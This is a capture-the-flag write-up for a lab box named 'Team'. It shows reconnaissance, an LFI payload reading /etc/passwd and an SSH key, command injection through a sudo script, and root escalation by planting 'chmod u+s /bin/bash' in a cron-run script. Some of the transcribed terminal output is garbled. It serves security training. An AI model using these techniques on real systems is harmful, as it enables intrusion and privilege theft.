

## Team

I started with an Nmap scan. It revealed the following open ports:

- 21 (FTP)
- 22 (SSH)
- 80 (HTTP)

```
root@kali: ~/home/kali/Desktop/boxes/Team
# nmap -p- -sV -sC -oA scan 10.10.57.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-13 18:16 EDT
Stats: 0:03:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.26% done; ETC: 18:21 (0:00:55 remaining)
Nmap scan report for 10.10.57.93
Host is up (0.024s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|_ 256  af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_ 256  26:25:b8:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 244.08 seconds

root@kali: ~/home/kali/Desktop/boxes/Team
```

The HTTP service displayed the default **Apache2 Ubuntu** page, but the page title hinted at a **virtual host:**

**team.thm**

After adding team.thm to my /etc/hosts, I began exploring the website.

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <!--
4   Modified from the Debian original for Ubuntu
5   Last updated: 2014-03-19
6   See: https://launchpad.net/bugs/1288490
7 -->
8 <head>
9 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10 <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts</title>
11 <style type="text/css" media="screen">
12 * {
13   margin: 0px 0px 0px 0px;
14   padding: 0px 0px 0px 0px;
15 }
16
17 body, html {
18   padding: 3px 3px 3px 3px;
19
20   background-color: #000000;
21
22   font-family: Verdana, sans-serif;
23   font-size: 11pt;
24   text-align: center;
25 }
26
27 div.main_page {
28   position: relative;
29   display: table;
30
31   width: 800px;
32
33   margin-bottom: 3px;
34   margin-left: auto;
```

Using a subdomain wordlist with tools like ffuf, I discovered a subdomain:

**dav.team.thm**

```
root@kali: ~/home/kali/Desktop/boxes/Team
# ffuf -u 'http://team.thm/' -w ../wordlist/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.team.thm' -fs 11366

v2.1.0-dev

:: Method      : GET
:: URL         : http://team.thm/
:: Wordlist    : FUZZ: /home/kali/Desktop/wordlist/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.team.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 11366

team.dev [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 19ms]
dev      [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 2610ms]
team     [Status: 200, Size: 2966, Words: 140, Lines: 90, Duration: 3627ms]
```

Accessing this subdomain revealed a script:

/script.php?page=

Testing for LFI with:

?page=../../../../etc/passwd

confirmed a **Local File Inclusion** vulnerability.

The screenshot shows a web browser window with the target URL `http://dev.team.thm`. The address bar shows the full URL: `http://dev.team.thm/script.php?page=../../../../etc/passwd`. The page content displays the output of the `cat /etc/passwd` command, listing system users and their home directories and shells. The output is as follows:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:100:102:systemd Network Management...:/run/systemd/netif:/usr/sbin/nologin
systemd-resolved:x:101:103:systemd Resolver...:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false
udd:x:106:110:/run/udd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq...:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
dale:x:1000:1000:anon...:/home/dale:/bin/bash
gyles:x:1001:1001:/home/gyles:/bin/bash
ftpuser:x:1002:1002:/home/ftpuser:/bin/sh
ftp:x:110:116:ftp daemon...:/usr/ftp:/usr/sbin/nologin
sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
```

I initially struggled to find sensitive files via LFI. Eventually, by fuzzing common paths using SecLists, I found:

`/etc/ssh/sshd_config`

Shockingly, this file contained a **private SSH key** for the user `dale`.

The terminal window shows the command `ffuf -u http://dev.team.thm/script.php?page=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fs 1` being executed. The output shows a list of discovered files, including `/etc/passwd`, `/etc/hosts.deny`, `/etc/apache2/apache2.conf`, `/etc/mtab`, `/etc/lib-release`, `/etc/networks`, `/etc/network/interfaces`, `/etc/profile`, `/etc/resolv.conf`, `/etc/ssh/ssh_config`, `/etc/ssh/sshd_config`, `/etc/vsftpd.conf`, `/proc/filesystems`, `/proc/cpuinfo`, `/proc/interrupts`, `/proc/meminfo`, `/proc/modules`, `/proc/loports`, `/proc/stat`, `/proc/mounts`, `/proc/version`, `/proc/swaps`, `/proc/self/net/arp`, `/var/log/faillog`, and `/var/log/lastlog`. Each file is listed with its status, size, words, lines, and duration.



I saved the private key, adjusted permissions (chmod 600), and logged in via SSH:

```
root@kali: /home/kali/Desktop/boxes/Team
# vi key

root@kali: /home/kali/Desktop/boxes/Team
# chmod 600 key

root@kali: /home/kali/Desktop/boxes/Team
# ssh -l key dale@team.thm
The authenticity of host 'team.thm (10.10.57.93)' can't be established.
ED25519 key fingerprint is SHA256:33en2c6AmAeZi4zDeUH4EyLRpyzj7XxptkcSHBnTVbA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'team.thm' (ED25519) to the list of known hosts.
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls
user.txt
dale@TEAM:~$ cat user.txt
root@kali:~$ (Ctrl+C)
dale@TEAM:~$
```

Running `sudo -l` showed:

(dale) NOPASSWD: /home/gyles/admin\_checks

Inspecting /home/gyles/admin\_checks revealed a **command injection** vulnerability. The script uses:

```
read -p "Enter 'date' to timestamp the file: " error
$error 2>/dev/null
```

This allowed me to execute arbitrary commands. I ran:

```
sudo -u gyles /home/gyles/admin_checks
```

And when prompted, I entered `bash`, which gave me a shell as **user gyles**.

```
dale@TEAM: /home/gyles x root@kali: /home/kali/Desktop/boxes/Team x root@kali: /home/kali/Desktop/boxes/Team x
dale@TEAM: /home/gyles$ sudo -l
Matching Defaults entries for dale on TEAM:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
(gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM: /home/gyles$ cat admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date +%F-%M-%M)
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak
printf "Stats have been backed up\n"

dale@TEAM: /home/gyles$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: anything
Enter 'date' to timestamp the file: bash
The Date is id
id=id-1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
```

Once inside gyles's shell, I checked his groups and it showed he belonged to the **admin** group. I also reviewed `.bash_history`, which revealed previous usage of a script: `/usr/local/bin/main_backup.sh`

When Checking this script it showed it was writable by the admin group and owned by root.

I edited `/usr/local/bin/main_backup.sh`.

This script appeared to be executed regularly by a **cron job as root**. And This dropped me into a **root shell**. I then read the final flag.

```
gyles@TEAM: /home/gyles x root@kali: /home/kali/Desktop/boxes/Team x root@kali: /home/kali/Desktop/boxes/Team x
gyles@TEAM: /home/gyles$ ls -la
total 48
drwxr-xr-x 6 gyles gyles 4096 Jan 17 2021 .
drwxr-xr-x 5 root root 4096 Jan 15 2021 ..
-rwxr-xr-x 1 gyles editors 399 Jan 15 2021 admin_checks
-rw-r--r-- 1 gyles gyles 5639 Jan 17 2021 .bash_history
-rw-r--r-- 1 gyles gyles 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 gyles gyles 3771 Apr 4 2018 .bashrc
-rw-r--r-- 2 gyles gyles 4096 Jan 15 2021 .cache
drwxr-xr-x 3 gyles gyles 4096 Jan 15 2021 .gnupg
drwxrwxr-x 3 gyles gyles 4096 Jan 15 2021 .local
-rw-r--r-- 1 gyles gyles 807 Apr 4 2018 .profile
drwx----- 2 gyles gyles 4096 Jan 15 2021 .ssh
-rw-r--r-- 1 gyles gyles 0 Jan 17 2021 .sudo_as_admin_successful
gyles@TEAM: /home/gyles$ cat
```

```
gyles@TEAM: /home/gyles$ ls -l /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 13 Apr 14 01:04 /usr/local/bin/main_backup.sh
gyles@TEAM: /home/gyles$
gyles@TEAM: /home/gyles$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
shles@TEAM: /home/gyles$ echo 'chmod u+s /bin/bash' > /usr/local/bin/main_backup.s
gyles@TEAM: /home/gyles$ cat /usr/local/bin/main_backup.sh
chmod u+s /bin/bash
gyles@TEAM: /home/gyles$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1113504 Apr 4 2018 /bin/bash
gyles@TEAM: /home/gyles$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1113504 Apr 4 2018 /bin/bash
gyles@TEAM: /home/gyles$ /bin/bash -p
bash-4.4# id
uid=1001(gyles) gid=1001(gyles) euid=0(root) groups=1001(gyles),1003(editors),1004(admin)
bash-4.4# cat /root/root.txt
root@kali: /home/kali/Desktop/boxes/Team x root@kali: /home/kali/Desktop/boxes/Team x
root@kali: /home/kali/Desktop/boxes/Team x root@kali: /home/kali/Desktop/boxes/Team x
```